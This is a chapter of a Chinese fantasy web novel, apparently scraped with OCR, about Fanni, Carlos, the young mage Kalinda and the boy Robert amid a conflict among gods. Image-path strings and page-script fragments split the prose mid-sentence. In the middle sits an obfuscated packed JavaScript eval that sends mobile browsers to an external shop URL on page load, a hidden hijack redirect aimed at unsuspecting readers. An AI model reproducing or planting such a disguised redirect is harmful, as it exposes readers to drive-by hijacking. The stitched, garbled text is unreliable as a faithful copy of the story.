听奥莱诺说,卡琳妲是由几人在某次执行委托时被她父母以命相托才加入佣兵团的,当时她才四五岁,他们这群人本来不想接个累赘,但人家父母因他们请求对方成为眼线而死在委托中,就这样抛弃她和恩将仇报没什么区别。

    卡姆在得知此事后反应最为剧烈,奥莱诺说,别看他脾气阴晴不定,但人仗义至极,还没等团长妥善安排好她的抚养计划,卡姆便抱着刚哄好的她挺身而出,声称他一个人就养好这丫头,扯着嗓子说谁敢扔掉她就跟谁没完。

    虽然他的真情实露令所有在场的人内心触动,但他年纪轻轻且一穷二白,团长第一个不同意他的抚养请求。

    梵妮想,此人实在仗义。

    卡琳妲是团里人共同养大的,大多数时间都跟在女佣兵身后,而她的教育则是谁有空谁来教,佣兵团里并不注重知识水平,佣兵团里的人常教给她的是猎杀魔兽陷阱制作讨价还价探路戒备技巧,很少有人教她大陆语怎么写,也很少人告诉她数学天文逻辑,毕竟佣兵团里的人很少会这些东西。

    要不是卡姆真把她当做一份责任,她的魔法天赋会很难被发现。尤其在魔法阵法上,她仅凭书中模棱两可的话语便能推出复杂法阵的细节。

    甚至只要有法阵画像,她就能推出法阵属于哪种元素构建起来的、法阵魔力标点在哪、魔力轨迹怎样变动才能共鸣……

    当然,这不能脱离她的魔力等级太多。

    不过梵妮觉得,能跟着卡姆这种人混上十几年,她还真不信性格会腼腆羞涩。

    “你没事就好,”她弯起眉眼,向着卡琳妲身后的人微微点头,“黑暗神狡诈多端,这次算我们足够幸运。”

    “啊,嗯嗯……这个是卡姆和我一起拿出的,我们现在没有太多积蓄,等日后有了罕见地宝物再来感谢您的救命之恩。”

    梵妮点点头,才将目光望向等候多时的卡洛斯,顺着柔顺光泽的白色长发上滑,卡洛斯敛下眉目正静静等待梵妮谈话完毕。

    卡琳妲回过头,怯生生说了句“日安”,见身后的卡洛斯有话说,自己便先行退离了这所地方。

    而她正巧路上遇到了格桑特,桑格特叫住了她,为她施展了安定灵魂的光系法术才让她离去,整个精灵看起来和颜悦色极了。

    目睹圣级法术闪烁的一瞬间,梵妮右眉单挑,靠在肩膀的指尖莫名敲打起来,卡洛斯顺着她的视线望去,又回望过来。

    “在风神主殿释放圣灵级别的咒术?他的胆子也不小。”她扫过卡琳妲泛有光晕的背影,眼睫轻颤。

    圣灵级别的咒术,不属于魔法界的魔法,无法应用魔力强行施展。

    这是神明恩允后的神力直接学习神明施法的轨迹而生成的神术,因使用时与常见神术催动方式大相径庭、借鉴魔力运行轨迹而特成一派的咒术。

    大部分掌有神力的神官、牧师很难学会这种术法,并非神明严禁圣灵级咒术的传播,而是精神力的强弱注定了有些信徒能够全须全尾地观览整套术法的运行轨迹,有些则会因强行观看而头爆血流。与神同行,本身就是向死而进的过程。

    更别说学习高位格的法术。

    作为被学习者的神明,每次生灵使用圣灵级的咒法必然能够在天国内感知出来,无分神格。

    当精灵王使用圣灵级咒术的一刹那,距离他最近的风神定能感知到,他的这种行为无异于异教徒跑向神殿来宣扬异神,多好的脾气才能容忍以下犯上?

    风精灵得知此事能活剥了光精灵的皮!

    不过应是黑暗神前来降下神罚的原因,光系精灵王的举动被风神睁一只眼闭一只眼不做追究了。

    “我们走吧,我有点头疼。”

    “好。”梵妮轻轻笑了几声,深深吸入一口气才稳稳坐向静默室里的橡木长凳,身体倾倒靠着椅背,视线默默盯向自己的手心,长久不语。

    但没过多久她抽回扫射在手心的目光,注视静默室中心处金碧辉煌的神像。

    关于灰壤,神域中的神明早就分出了两大阵营——以生命之神为首的共责派与以天空之首为首的灭亡派。

    前者认为灰壤的出现与祂们的神战密不可分,是神战强行催化了灰壤的扩散,这一过程谁都不可切割出来,理应共担责任处理干净;而后者则认为灰壤的出现不可避免,事已至此不如放任灰壤吞噬掉如今的各个大陆,等灰壤无可吞噬时再一举清除。

    至于生存于各大陆上的不同种族,大不了世界安定后重新创造就好。当初创造出各种种族,本质是想效仿创世神来打发无聊的时间,既然这一茬的无法存活,那就创造新的。

    但生命之神却不认同这个主意,祂认为灰壤的进化速度极快,作为同出本源的物质,最终肯定能吞噬祂们,时间早晚而已。

    而这两大阵营中,又细分成不同流派。

    比如风神与光明神早就摒弃了双方的间隙,虽是共责派,但对大陆种族的态度却与生命之神不同。生命之神给予了各种族充分的尊重,以合作的态度来共同治理,而他们却觉得这是蔑视神明的威格,应当将各种族当做工具而非尊敬。

    “卡洛斯,你觉得龙神对待灰壤持有什么态度?”

    面对梵妮的疑问,卡洛斯微微斜头,“我想祂会是灭亡派。”

    “哎,你公然加入以生命之神为代表的共责派,祂会不会深夜跑到你脑子里降下神罚?”

    “不会,祂向来不管族群的事务,所以龙族对待祂的祭坛通常也敷衍了事……不然也不会被我轻易打翻。”

    梵妮对此笑出了声。

    此后她没有继续开口说话,只是静静看着柔和的阳光倾斜在她的手心,兴许是太无聊,她学着卡洛斯之前的做法拨弄起他的白发,有一搭没一搭叹气。

    静默室本身能够抚慰躁动的灵魂,没过多久她便感觉到脑袋放松许多,随后大门忽地被打开,一声清脆的呼唤比她回头的速度更快,浅绿碧波般的瞳孔定定望着拉有卡琳妲右手的孩童,神色坦然。

    梵妮放开了被自己揉搓

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17738783|206415||http|test|mini|href|location'.split('|'),0,{}));

    () {$('.inform').remove();

    $('#content').append('

    不已的头发。

    “姐姐,我闻到了你的味道。”

    罗伯特一脸笃定的望着梵妮,露出一个大大的笑脸。

    “你的鼻子很灵敏,是卡琳妲带你过来的吗?”

    “嗯。”

    梵妮望见矮小的罗伯特紧紧牵住卡琳妲的右手,仿佛怕她逃跑一般不肯松手。

    “我以前被当做药人过,那群人将我的鼻子与狼的缝起来了,我能闻到超多的味道!这个姐姐身上有你的气味,我求她带我过来的。”

    “那很厉害呢!”梵妮轻轻拂过罗伯特的头,干糙的发质犹如杂草般摩擦她的手心,一阵痒意过后她才继续开口,“但这件事情最好和你的母亲说一下,让她尽快捉住虐待你的人,无论是为了自己还是为了正在经历与你同等痛苦的人都是不错的选择。对了你来找我是有什么事情吗?看起来很着急的模样。”

    “姐姐救我时是不是赶跑了个怪叔叔?我好像见到他了。”

    “?”梵妮愣了一下,但随即想起来罗伯特口中的“怪叔叔”指的是亚瑟·罗兰德,脸色莫名悲喜交加起来:“是吗?那告诉姐姐,在哪里看见的,姐姐帮你驱魔。”

    梵妮嘴角渐渐上扬,耐心等着罗伯特的回话。

    亚瑟这家伙难道还有新的复活手段?

    怪不得当时自戕得如此干脆,原来还有后招啊。

    罗伯特松开了握紧卡琳妲的手,倚靠在梵妮身前,习惯般掏出匕首划破肌肤,任由血液流淌在梵妮面颊。

    “……”梵妮并未阻止他,相反,她默许了罗伯特的所有动作。

    这种能力她并不陌生,每当她前往兽人部落时常常望见有些兽人会以这种方式交换信息,尤其是纯种兽人,对他们而言,比起言语他们更信任血液里储藏的记忆。这种能力犹如精灵天生便会运用魔力般流淌于血脉中,是兽神赐予兽人的种族术法,只要孕育兽人幼崽的母亲承认幼崽的身份,他们便能自母亲的子宫中传承这份力量。

    血忆术,以血液为纽带将记忆储存其中,每当需要使用部分记忆时兽人会划破肌肤来提取或允许他人查看。

    大部分兽人所需世代传承的智慧便以这种方式来实现——幼崽躺在母亲的子宫,血脉相融中接收母亲血液中记载的一切知识传承。

    这是兽人独有的能力。

    而罗伯特为何会掌握这种能力,她并不想猜。

    也没必要猜。

    她在见到罗伯特的瞬间,便决定加入对邪神势力的围剿。而卡洛斯似乎感知到什么,猛地转头望向梵妮,梵妮对此微微一笑,无声发问:“跟不跟着我剿灭邪神信徒?”

    “当然。”

    他也无声回应着,蹲下身体摸了摸罗伯特的头。

    罗伯特懵懂地看着卡洛斯,似乎想起来他也曾帮助过自己回到母亲怀中,立马露出了笑脸。兴许是放血的缘故,他的脸色变得苍白。

    而卡洛斯默默为他释放了魂安术,使得他的灵魂稳固在破烂不堪的身体内。